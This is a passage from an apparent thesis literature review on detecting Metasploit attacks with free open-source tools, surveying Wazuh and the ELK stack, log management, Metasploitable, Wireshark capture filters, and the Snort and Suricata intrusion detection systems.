- Rule Matching: Performed by using Named-Group Regular Expression (NGRE). This process splits the provided log based on rules that define how the data is to be extracted (Minohara *et al.*, 1993).
- Tokenization: This method uses static field identifiers, usually text, to identify the various components of the logged events being analysed. An example of this is Lucene[1] as used by the ELK stack (Lahmadi and Beck, 2015).
- Natural Language Processing (NLP): This type of processing requires that the log input supplied be presented in human readable language that can be decomposed into "subjects, objects, verbs" etc. (Jaeger *et al.*, 2015). SAP HANA uses this type of normalisation (Sparvieri, 2013).
- Custom Normalisation: This method is the most effective as it utilises code combined with regular expressions to extract the relevant data. Logstash[2] utilises this method to extract the relevant information (Jaeger *et al.*, 2015).

With the above in mind, the method for normalisation that will be used for this research is custom normalisation, as it is part of the ELK stack and supports code combined with regular experessions to extract data from the platform.

SIEM solutions in most cases are designed for enterprise implementations. This introduces additional challenges like scalability for smaller networks and high costs for infrastructure and operation of the solution. This limits the use for smaller environments (Detken *et al.*, 2015).

In the following sections previous research into the various aspects relating to the detection of attacks will be reviewed. This will form the foundation of the research presented in this document.

[1] `http://lucene.apache.org/`
[2] https://www.elastic.co/products/logstash

This document has been split into sections dealing with the components, referred to in Section 2.1. This is required to simplify the information relating to each item or component and provide a foundation of knowledge for the reader. In Section 2.2 activities surrounding storing, correlation and alerting alerting of events is discussed. In Section 2.3, information surrounding the generation of the research data will be covered. Combined, these three aspects will provide the platform needed for the research. Bearing in mind that solutions such as Wazuh can be classified as both an HIDS and a basic SIEM, the heading under which it is listed would be the primary focus of the implemented solution. Finally, in Section 2.4 the different toolsets used to detect the activities will be covered.

2.1 Metasploit

To determine what is needed for the defence against Metasploit, one must first understand how the tool came into existence and how it functions. Metasploit was created to facilitate and ease security testing and assessments. A significant growth in websites were observed between 1995 and 2000 (Marquez, 2010). These were generally, rapidly deployed with little concern or thought given to security or any vulnerabilities that may be present. This left a significant number of these websites with security vulnerabilities. As such, Metasploit was used by staff, not necessarily skilled in security to assess risks and security vulnerabilities (Marquez, 2010).

Unfortunately, designed ease-of-use of the tool has also made it possible for novices to attack systems and gain access to the same systems the tool intended to protect (Marquez, 2010).

Research conducted at the University of Amsterdam relating to the automatic generation of Snort rules for effective blocking of Metasploit attacks had mixed results. The research focused on scripting analysis of the payloads within Metasploit to generate the required rules. The research indicated that even though there was significant improvement, the detection rate was still limited to 49% (Groenewegen *et al.*, 2011). This effectively means that 51% of the payloads still managed to pass through the Snort system.

The IDS/IPS solution also must be carefully chosen. Research conducted at the Naval Postgraduate School by Albin and Rowe concluded that where higher volumes of traffic occur, Suricata may have the advantage as it was able to “process higher volumes” while retaining the same accuracy (Albin and Rowe, 2012). This could be an important factor to

consider while performing the research and testing, however, load capacity on the solution doesn't form part of the research in the initial planning phase.

Considering the ever-changing landscape in Information Security, such as new threats or attack vectors, automation would become a necessity. As such packet analysis combined with automation, may prove to be useful in this process (Shonubi *et al.*, 2015). It is unlikely that any given system will be able to achieve a 100% detection accuracy. It would however, be beneficial to get the percentage as high as possible through automated means.

When one is to include packet analysis, automatic IDS/IPS rule generation, it is of the utmost impotence that the SIEM in place is correctly configured for event correlation. It is also important to note that the data and log sources should be sufficient for the needs that the SIEM is catering to. A methodical approach needs to be taken when deploying and configuring the SIEM solution to ensure there are no gaps in the coverage provided (Swift, 2010). From the information gathered so far, the results have not been as expected by the researchers. It does not prevent other research from using that knowledge and building on top of it to potentially create safer environments.

2.2 Security Information and Event Management

SIEM logging and correlation is not a new technology. With respect to the citation, it was introduced to facilitate the management of large volumes of alerts generated by IPS and IDS, in the last decade (Rothman, 2014).

A SIEM solution consists of multiple parts, this number varies between solutions, but for the purpose of simplification the two core parts will be covered. These components named Security Information Management (SIM) and Security Event Management (SEM) respectively perform specific functions and when combined are referred to as a SIEM (Jamil, 2009). SIM is used for storing security events while SEM is used for real-time event review as part of normal security processes (Jamil, 2009). The combined classification of SIEM was coined by Gartner[3] employees (Williams, 2007).

[3] `https://www.gartner.com/en`

2.2.1 Attack Event Detection

When discussing attack detection there are essentially two core methods by which this is done, statistical anomaly (anomaly-based) and signature analysis (rule-based) (Valdes and Skinner, 2000). Statistical detection methods evaluate ongoing activities and based on deviation from the norm an event is raised (Sridhar and Govindarasu, 2014). The downside of such detection is that it can "learn" in such a way that attacks are missed. Signature based detection however is based on known attacks or activity. The benefit of signature-based detection is a lower false positive rate than statistical, but is incapable of discovering attacks not present in the rules (Valdes and Skinner, 2000). Additionally, it has been noted that in order to decrease false positives on signature-based detection, more knowledge of security is required. However, having a higher level of understanding of security does not provide benefit when sequenced attacks require identification (Ben-Asher and Gonzalez, 2015).

In a study named "Effects of cyber security knowledge on attack detection" (Ben-Asher and Gonzalez, 2015), researchers discovered that when dealing with a basic IDS solution novice analysts did reasonably well when compared to their cyber-security expert competition in a limited simulation. The novices scoring a detection rate of 68 % in comparison to the experts with 67%. As stipulated by the researcher in question, the tests were rudimentary. A clear indication of what the output would be with a complex system or complex attack that requires larger amounts of knowledge and experience. However, there was a strong indication that industry knowledge and experience played a significant role in correctly identifying attacks and malicious network traffic. Another acknowledgement was that individuals with more knowledge of the working environment could have higher detection rates when manually reviewing the events (Ben-Asher and Gonzalez, 2015). However, it is difficult to identify and quantify the skills required to perform such activities (Gonzalez *et al.*, 2014). This makes finding the correct analyst to man such a solution challenging and costly. This may even be assumed impossible for small businesses with limited budget.

As indispensable as human analysts are to the process, on a large network the large volume of events to be reviewed would overwhelm the analysts. This requires attention to the solution to be fine-tuned to limit the large volume of events, also referred to as the "wall of noise" in Section 1.1, with focus given to the false positives (Goodall *et al.*, 2004). False positives remain a significant problem to address, research has been done with some success in using data mining and machine learning. A significant reduction in false positives were observed (Pietraszek and Tanner, 2005).

2.2.2 Event Alerting

An important aspect of a SIEM solution, as referred to in the Chapter 2's introduction, the amount of data produced by such solutions is significant. For this to be made manageable by the SOC team, alerting is required in situation where correlated events have been defined (Granadillo *et al.*, 2016). This would then enable the SOC staff member or members to evaluate the event, or correlated events that has been alerted on for action (Bhatt *et al.*, 2014). Even with alerting, the amount of data can still produce a significant number of false positive events. These would require rule modification or adjustment to decrease the volume. However, performing such tuning may lower valid alerting, thus making such activities risky and an ongoing balancing act (Bhatt *et al.*, 2014). The wider consequences of event correlation tuning needs to be reviewed for impact. In a paper published by Stefan Axelsson (2000), the claim is made that false alert rates are a significant limiting factor when reviewing the efficacy of a SIEM solution. This is referred to as the "Bayesian detection rate" in the research and may be considered unattainable based on that research.

2.2.3 Event Correlation

Correlation currently in use, summarises event details to more readily usable data. This decreases the volume of data, and the time required for analysis by individuals. In general a SIEM consists of event collectors (Granadillo *et al.*, 2016). Some examples of log collectors are Logstash (Reelsen) and NXLog[4] (O'Leary, 2015, pp. 283-309). Such log collectors output the ingested data in a more suitable structure once they are processed (Granadillo *et al.*, 2016). This is required for the correlation engine to perform it's analysis of the events. This introduces a problem as "operational focus leads SIEM implementers to prioritise syntax over semantics, and to use correlation languages poor in features" (Granadillo *et al.*, 2016). An interpretation of this is that the results of the data structuring can be less useful than required for accurate correlation due to the absolute and limited syntax structures required for raw data manipulation. In reality this may limit the value of data that doesn't fit the express syntax requirements.

[4]https://nxlog.co/

Types of Correlation

As per previous research performed, there are different types of correlation that are utilised today. These can be based on similarity, knowledge, statistics and modelling (Granadillo *et al.*, 2016). Each of these have their own requirements to be effective. An example would be correlation of attributes like Transmission Control Protocol (TCP) (Postel, 1981b) or Internet Protocol (IP) (Postel, 1981a) addresses and ports from specific source Transmission Control Protocol over Internet Protocol (TCP/IP)[5] addresses to specific destination TCP/IP addresses for similarity-based correlation. Another example is the use of knowledge-based correlation where the attack metrics are defined and identifiable.

It is important not to confuse correlation types. They may seem to have similar methods, but are in fact different. An example of this is scenario-based or rule-based correlation. They may appear to be knowledge-based, however, they require prior knowledge of attacker methods for their correlation rules to function, where knowledge-based is specific to types of attacks, and does not require knowledge of a specific attackers methods (Granadillo *et al.*, 2016).

2.2.4 Software Solutions

As part of the proposed testing a free open source SIEM solution is required. This is both to curb excessive costs, and to either prove it is possible, or impossible to detect and alert on targeted attacks using such a solution. An additional requirement is to run the solution on a free[6] [7] [8] Linux operating system as it supports the use of the all the options presented as part of this research. Open source software can be cheaper to operate. Choosing the right solution will decrease costing and ultimately make the solution more affordable (Samuelson, 2006).

2.2.5 Wazuh

For the purpose of this thesis Wazuh[9] was chosen as part of the testing. This choice was made due to the fact that Wazuh natively incorporates the ELK stack as well as provide

[5] The combined protocol set is referred to as TCP/IP
[6] `https://www.debian.org/`
[7] `https://www.ubuntu.com/`
[8] `https://www.opensuse.org/`
[9] `https://wazuh.com/`

for HIDS and File Integrity Monitor (FIM) functionality. These Wazuh features are provided as extended functionality improvements on the OSSEC platform. Additional benefits are the inclusion of updated correlation rulesets and a restful API (Chernysh, 2017). Wazuh itself is not strictly promoted as a SIEM but rather a HIDS and FIM. It also has additional features such as "Windows registry monitoring, rootkit detection, time-based alerting and active response" (Singh and Singh, 2014). However, it does contain integration and implementation of an ELK stack for log analysis (Hoque *et al.*, 2012). This will allow it to store the events and alerts generated by the OSSEC[10] component of the solution. By combining the rules engine and the ELK one can consider this platform a very basic SIEM.

Wazuh Stack

The solution consists of a number of components which can be logically grouped by purpose. The manager component is the foundation to the whole solution. The server receives and analyses all data for the solution. Should an event match a rule the system can trigger alerts for the event. The output of this function is then stored in the ELK stack. The server is also responsible for registering any new agents (Wazuh, 2017d). The structure of the functional components is represented in Figure 2.1.



Figure 2.1: Wazuh Functional Component View(Wazuh, 2017d)

The solution can further be broken down into three primary solution components, OSSEC, Open Source Security Content Automation Protocol (OpenSCAP) and ELK Stack. Each of these components have a number of sub-components, performing the required tasks for the solution to function. The breakdown of the sub-components is displayed in Figure 2.2 (Raunhauser, 2018). For this research, only OSSEC and the ELK Stack is

[10] `http://ossec.github.io/`

applicable. OpenSCAP provides a standardized automated auditing function based on standards published by the National Institute of Standards and Technology (NIST), however it does not tie in with targeted attack detection within the context of the research. This is useful in measuring the security configuration standards on an end point (de Louw, 2013), as it verifies operating system configurations based on the provided standards and alerts should these not match. The auditing functionality will not be utilised as part of the research as it doesn't relate directly to targeted attack detection.



Figure 2.2: Wazuh Solution Component View (Raunhauser, 2018)

The Wazuh platform also provides additional compliance information that can be used for PCI-DSS certification and verification. It has been pre-built for the compliance requirements such as PCI-DSS which relates to log analysis, policy monitoring, rootkit detection, FIM, active response and secure log storage with ELK (Wazuh, 2017d).

An additional feature that has been released in December 2017 that will benefit large environments, is Wazuh manager clustering. This allows for distribution of agents across multiple managers to improve performance and overcome single-host limitations, such as downtime and response latency (Martinez, 2017). This allows for a much more effective implementation in large environments or of large data volume environments. There is however a caveat, a separate load balancer is still required to distribute the load between cluster nodes evenly (Martinez, 2017). This requires manual node assignment of agents to distribute the load logically and evenly. Based on the documentation provided by the solution vendor, the assumption is made that the reference to a dedicated load balancer is purely for session persistence and automatic load distribution.



Figure 2.3: Wazuh Cluster Example (Martinez, 2017)

As of version 3.4, load would be defined by whomever oversees configuration of the solution (Wazuh, 2017b). Based on the information in the documentation, a properly planned solution will be more than sufficient and not need the deployment of a dedicated load balancer. An example of a three-node cluster is demonstrated in Figure 2.3. This configuration is intended for workloads where an individual server is insufficient. For the purposes of this research, a single host instance will be utilised.

2.2.6 OSSIM

One of the popular free SIEM solutions available today is the community edition of Alienvault[11] named Open Source Security Information Management (OSSIM)[12].

As this is the free version of the solution, it lacks features that would be required from a compliance point of view. PCI-DSS for example requires meticulous log management and retention to be considered a functional SIEM solution. The requirements are clearly listed by the PCI Council[13] (PCI Council, 2016). When comparing the licensed Alienvault USM to their OSSIM version, one can see that log management is absent (Malik, 2018). As the goal of the research is to address attack detection with limited costs, the licensed

[11] https://www.alienvault.com/
[12] https://www.alienvault.com/products/ossim
[13] https://www.pcisecuritystandards.org/

option for this solution will not be used. As the community edition does not provide for log management, it is also not suitable for use with this research as log management is considered a requirement.

The free version doesn't provide log management which unfortunately excludes OSSIM from this research.

2.2.7 Log Management and Retention

As referred to in Secion 2.2.6, compliance frameworks such as PCI-DSS requires log management and retention of said logs.

Other examples that require log retention and management are frameworks such as ISO27001 (ISO, 2013) and legislation such as HIPAA and Federal Information Security Management Act (FISMA). All of these have similar, or overlapping, requirements relating to the management and storage of logs (Gikas, 2010). In certain cases, private sector compliance requirements have punitive measures for breaches are part of the contractual agreements a business will negotiate with the relevant parties or compliance authorities (Pokarier *et al.*, 2017). Staying with PCI-DSS as an example, the breach of TJX[14] companies announced early in 2007, information of 45.6 million credit cards were stolen. The company was charged $41 million by Visa and $24 million by Mastercard (Lemos). These exclude regulatory fines and other financial damages incurred. Besides the increase of fraud on the compromised details the "banks paid up to $25 per card to replace" (Moldes). Considering this, the ability to pinpoint exactly when a breach occurred, with supporting evidence of logs, cannot be understated when determining liability (Moldes).

With the information relating to the TJX incident in mind, the importance of log management and retention is plainly visible. In keeping with the intention of a cost-effective solution for the research, the free and open source ELK stack was chosen to provide the log collection and retention for analysis. It is important to mention that ELK on it's own is not deemed a SIEM but rather a SIM (Kuć and Rogoziński, 2013, pp.1-23). However, combining the stack with correlation, as is done in Wazuh, the combination can be seen as a SIEM.

[14] `http://www.tjx.com/index.html`

Consideration was also given to Splunk[15] as there is a free version available with limitations[16]. After reviewing comparison details available from Upguard[17], it became clear that ELK was the preferred solution (Upguard, 2017).

In large data environments it is important to consider the performance of such a solution. There are specific considerations when dealing with the optimisation of the ELK stack (Kuć and Rogoziński, 2013, pp.140-149). As the research is focused on attack detection and not performance analysis in various sized systems, this aspect won't be covered.

2.3 Data Generation

To generate the relevant test data, attacks need to be simulated using Metasploit Framework, the free version of Metasploit. However, just having an attacking source device is insufficient. A victim device is also required. Rapid7[18] created a platform to act as a target for running Metasploit attacks. The device has been aptly named Metasploitable[19].

2.3.1 Metasploit - The Attacker

As a business or system owner, penetration testing is regarded as a crucial part of securing the environment. Metasploit was created with this in mind to simplify the process of doing so on an ongoing basis. Metasploit is an entire framework intended for consistently perform penetration testing in an automated fashion (O'Gorman *et al.*, 2011, pp.21-24). As previously mentioned, even novices can perform significant penetration testing on environments (Maynor, 2011, p.3). An unforeseen consequence of this is that criminals also have access to this. This makes a powerful tool available to novices and experts; who may have nefarious intentions. Fortunately, by making the tool available to all, staff can determine vulnerabilities in their systems and compensate accordingly to prevent successful attacks (Leung, 2013). For the purpose of this research the version of Metasploit shipped with Kali[20] Linux 2018.1 will be used. The reasoning for this decision is due to the fact that a pre-built virtual machine or Kali Linux installation image can be downloaded and includes all relevant packages needed for the testing.

[15] `https://www.splunk.com/`
[16] `https://www.splunk.com/en_us/products/features-comparison-chart.html`
[17] `https://www.upguard.com`
[18] `https://www.rapid7.com/`
[19] `https://information.rapid7.com/metasploitable-download.html`
[20] `https://www.kali.org/`

2.3.2 Metasploitable - The Victim

Metasploitable[21] is an intentionally vulnerable Linux virtual machine created by Rapid7, whom are also the creators of the Metasploit Framework. Rapid7 has also provided an "exploitability guide" listing the relevant vulnerabilities to test for (Rapid7, 2018). Not all the vulnerabilities will be utilised as some of them do not require actually using the Metasploit Framework. Testing will be limited to exploitation that requires Metasploit. The specifics of the testing that will be conducted are covered in Chapter 3 Section 3.5.3.

2.3.3 Wireshark

A portion of the research actions required will be analysis of the network traffic flow between attacker and victim. The tool that will be utilised for this is Wireshark. Wireshark is open source and free while still providing the real-time and full stream traffic capture capabilities required to perform the analysis of the attack. It also runs on a multitude of platforms such as Windows, Linux and Macintosh, and allows in-depth analysis and review of the traffic that is generated through an easily interpreted graphical interface (Leung, 2017).

It is important to note that while Wireshark may be a powerful tool, it has limitations. These limitations are not absolute as such, but using Wireshark for identifying the top protocols in a captured stream and following the traffic flow between two devices is not ideal (Bullock and Parker, 2017). Additionally, Wireshark is impractical for continuous packet analysis or for large packet capture due to performance constraints (Nottingham, 2011).For the research it will be used primarily for packet analysis to facilitate the identification of the traffic generated by the attacker. If other useful features become apparent during the analysis these will be listed.

Due to the complexity of reviewing all functionality available in Wireshark, only the features that may be utilised as part of this research will be covered. The basic features and functionality of Wireshark are the following:

[21] The current Metasploitable version is 3, but will just be referred to as Metasploitable.

Table 2.1: Display Filter Operators (Bullock and Parker, 2017, p.37)

ENGLISH	C-LIKE	DESCRIPTION
eq	==	Equal
ne	!=	Not Equal
gt	>	Greater than
lt	<	Less than
ge	>=	Greater than or equal to
le	<=	Less than or equal to
Contains	None	Tests if the filter field contains a given value
Matches	None	Tests a field against a Perl style regular experession

- **Display filter[22]:** The display filter operators are displayed in Table 2.1. This allows for the filtering of the captured traffic based on requirements. Be it a specific protocol, source address, destination address or port. There are many options available to filter on. One can even utilise a combination of filtering terms to define the output (Leung, 2017). This allows one to remove unnecessary information that forms part of the captured data to limit the complexity of what is being reviewed. Additionally, there are numerous operators that can be used to manipulate the displayed information.

- **Capture filters:** Capture filters are low level filters that removes unwanted traffic from being presented or stored as part of a packet capture and analysis. These can be based on host, port, net or port range. Operators such as "and (&&)", "or (||)" or "not (!)" can be used to bind multiple filters together for the desired result (Bullock and Parker, 2017, p.34).

- **Packet details pane:** This provides a view of the packets in the capture stream as well as their contents, details relating to source and destination, ports used and also sizes of the packets to limit the confusion presented by the interface, traffic is grouped in a tree based structure for simpler analysis (Bullock and Parker, 2017, pp.26–28).

- **Packet bytes pane:** This displays the "raw packet data as seen by Wireshark" (Bullock and Parker, 2017, p.31), essentially this is the unaltered data found inside the packets being analysed with the tool.

[22] `https://www.wireshark.org/docs/wsug_html_chunked/ChWorkBuildDisplayFilterSection.html`

It is important to remember the differences between display filter and capture filter. The display filter is a logical syntax resembling programmatic code to limit what is displayed, whereas the capture filters use Berkeley Packet Filter (BPF) limiting what is captured by the application (Bullock and Parker, 2017, p.33). BPF is applied in advanced where Display Filters are Ad Hoc and as needed (Guezzaz *et al.*, 2016).

```
dumpcap -f "ether src host 00:0c:29:57:b3:ff" -w pentest -b filesize:10000
```

Listing 2.1: Wireshark Command Line Capture Example (Bullock and Parker, 2017)

An example of such filtering is when running the command in Listing 2.1, in this example all traffic relating to a host machine with a mac address of "00:0c:29:57:b3:ff" will be captured in files named "pentest" with a fixed file size in KB. In this example 10 000KB in size. The "pentest" file can be opened in Wireshark to perform analysis (Bullock and Parker, 2017, p.36). This also serves as an example of how to perform the capture from the command line rather than using the Graphical User Interface (GUI).

The features of Wireshark listed above makes up the very basics available as part of the tool. A further explanation of Wireshark functionality will be provided as necessary during the analysis phase of the research.

2.4 Intrusion Detection Systems

Work on the precursors to modern day IDS solutions began in the latter part of the 1980's. The original system was named Intrusion Detection Expert System (IDES), a few years later SRI International developed the Next Generation Intrusion Detection Expert System (NIDES). Another such example of an early generation IDS is Computer Misuse and Anomaly Detection (CMAD), which was developed by the National Security Agency (NSA) (Yost, 2016).

If one were to break down the function of an IDS into it's most basic form, it ultimately performs it's function by analysing user activity, network activity and information made available via system auditing. These can be either from activities on the external perimeter of the network, or internal to the network. This allows for anomalies or violations to

be flagged and brought to the attention of staff that maintain the solutions to address (Yost, 2016).

For the research proposed, Snort, Suricata and Bro IDS will be reviewed for the testing. If feasible, results will be analysed to determine the most effective way to either combine these solutions to increase detection rates, or, the most optimal way to configure the best solution of the three. This will be done to facilitate the detection of Metasploit attacks in the enterprise environment while keeping simplicity and costs in mind. In the following sections the three IDS solutions chosen will be discussed, as there is overlap in functionality and features, only differences will be discussed.

2.4.1 Snort

Snort was developed by Martin Roesch in 1998. It's original purpose was to perform packet sniffing (Park and Ahn, 2017).

Some of the functionality provided by Snort IDS is packet analysis, protocol analysis and content pattern matching. It is available for deployment on most operating systems today, including but not limited to, Microsoft Windows, various Linux distributions as UNIX and Berkeley Software Distribution (BSD) variants (Prakasha, 2016).

Snort can be run in three different modes, these are:

- Sniffer mode: The Sniffer mode relays all received packets to the screen for output (Prakasha, 2016).
- Packet logger mode: The packet logger relays all received packets to file output (Prakasha, 2016).
- Network intrusion mode: The network intrusion detection analyses all received packets based on rules defined on the system. The network intrusion detection mode also has a response capability based on what is detected (Prakasha, 2016).

Snort processing can have a significant number of events to process, this can cause delays in detection. Knowledge based processing with a hierarchical rule-set can mitigate this to a degree. By building more inclusive rule-sets rather than flat rule-sets ensures that processing isn't unnecessarily repeated for different events (Jaeger *et al.*, 2015).



Figure 2.4: Flat Knowledgebase Processing (Jaeger *et al.*, 2015)



Figure 2.5: Hierarchical Knowledgebase Processing (Jaeger *et al.*, 2015)

This is demonstrated when comparing the logical flow in Figure 2.4 and Figure 2.5. In this example the events flow through the normalisation process once rather than twice.



Figure 2.6: Snort Components (Mehra, 2012)

As can be seen in Figure 2.6, Snort has five basic components consisting of packet decoder, pre-processors, detection engine, logging and alerting system and output mod-

ules (Mehra, 2012). The packet decoder performs analysis on the protocol and parses the stream of packets captured. Once the protocol has been identified the packet stream is then redirected to the relevant preprocessor (Caswell and Beale, 2004, p.63).

The preprocessor, a plugin within Snort, allows for the decoding of the specific traffic linked to the preprocessor by the packet decoder. If pre-processors aren't specified in the Snort configuration, fragmentation and IDS evasion techniques may be able to bypass the solution and cause attacks to be missed (Caswell and Beale, 2004, p.64).

The detection engine receives the traffic once the packet decoder and pre-processors have performed their functions. In cases where there are neither packet decoders or pre-processors configured, the data is passed directly to the detection engine. The detection engine will then perform its own analysis based on the configuration present in the solution and provide output (Caswell and Beale, 2004, p.70).

After the rule matching from the preceding components have been concluded, the data is then forwarded to the alerting and logging component. Based on the solution configuration alerting and logging options can be individually configured as needed. Alerting can be performed with Server Message Block (SMB) popup windows on a Microsoft Windows endpoint, or output to either log file or SNMP trap server (Caswell and Beale, 2004, p.70). The output modules are activated based on the Snort configuration for the alert and detection component of the solution. These output modules provide the outputs based on the requirements of the implementations. An example of this is sending the output of detected alerts as syslog (Snort, 2017, pp.160–169).

Another significant impact on the performance of Snort is its limitation to running single threaded operations. With the sheer volume of network traffic generated this is a severe bottleneck. Due to this an alternative named Suricata was created to provide a multi-threaded solution. However, it is important to note that Snort still has the majority of market share due to its maturity and stability (Park and Ahn, 2017).

2.4.2 Suricata

Suricata was developed by Open Information Security Foundation (OISF) in 2010 as an alternative to Snort. There are similarities in the architecture of Snort and Suricata. As stated in Section 2.4.1, Suricata supports multi-threaded analysis which provides a distributed analysis of large volumes of data (Park and Ahn, 2017). In a thesis

by (Albin, 2011), the performance between Snort and Suricata was researched and even though the detection rates were similar, Suricata was able to outperform Snort.

Just like Snort, Suricata is a free and open source solution. Suricata provides "IDS, IPS, Network Security Monitoring (NSM) and offline packet capture processing" (Suricata, 2016). An additional benefit of Suricata is the fact that the output is in either JavaScript Object Notation (JSON) or Yet Another Markup Language (YAML) formats (Suricata, 2016). This allows for easier and potentially direct integration with Wazuh, as the ELK[23] stack utilised by Wazuh natively supports this (Ghazvehi, 2017).

A feature not currently available with Snort is file extraction. Since version 1.2 of Suricata, this feature has been made available and it is possible to extract files from HTTP traffic. With this functionality one may be able to perform hash checks against known malicious files (Julien, 2011).

Suricata has three modes of operation: logging mode, sniffer mode and intrusion detection mode (Khatri and Khilari, 2015). These correlate to the same in Snort as covered in Section 2.4.1. Based on the official Suricata documentation, Suricata features overlap with Snort, with the exception of listed additional[24] functionality available in Suricata (Suricata, 2016). The list of additional features is quite extensive, but along with the file extraction discussed, there is also automatic protocol detection for specific protocols on any ports. This limits the amount of configuration needed for the solution to perform basic functions.

In a paper by (Day and Burns, 2011), some effectiveness differences were noted when a controlled subset of exploits were tested against Suricata and Snort. When reviewing Figure 2.7, it is interesting to note that Suricata produced no "false negatives", had lower missed alerts and a higher number of "true positives". In this example Suricata provided the best results and performance (Day and Burns, 2011).

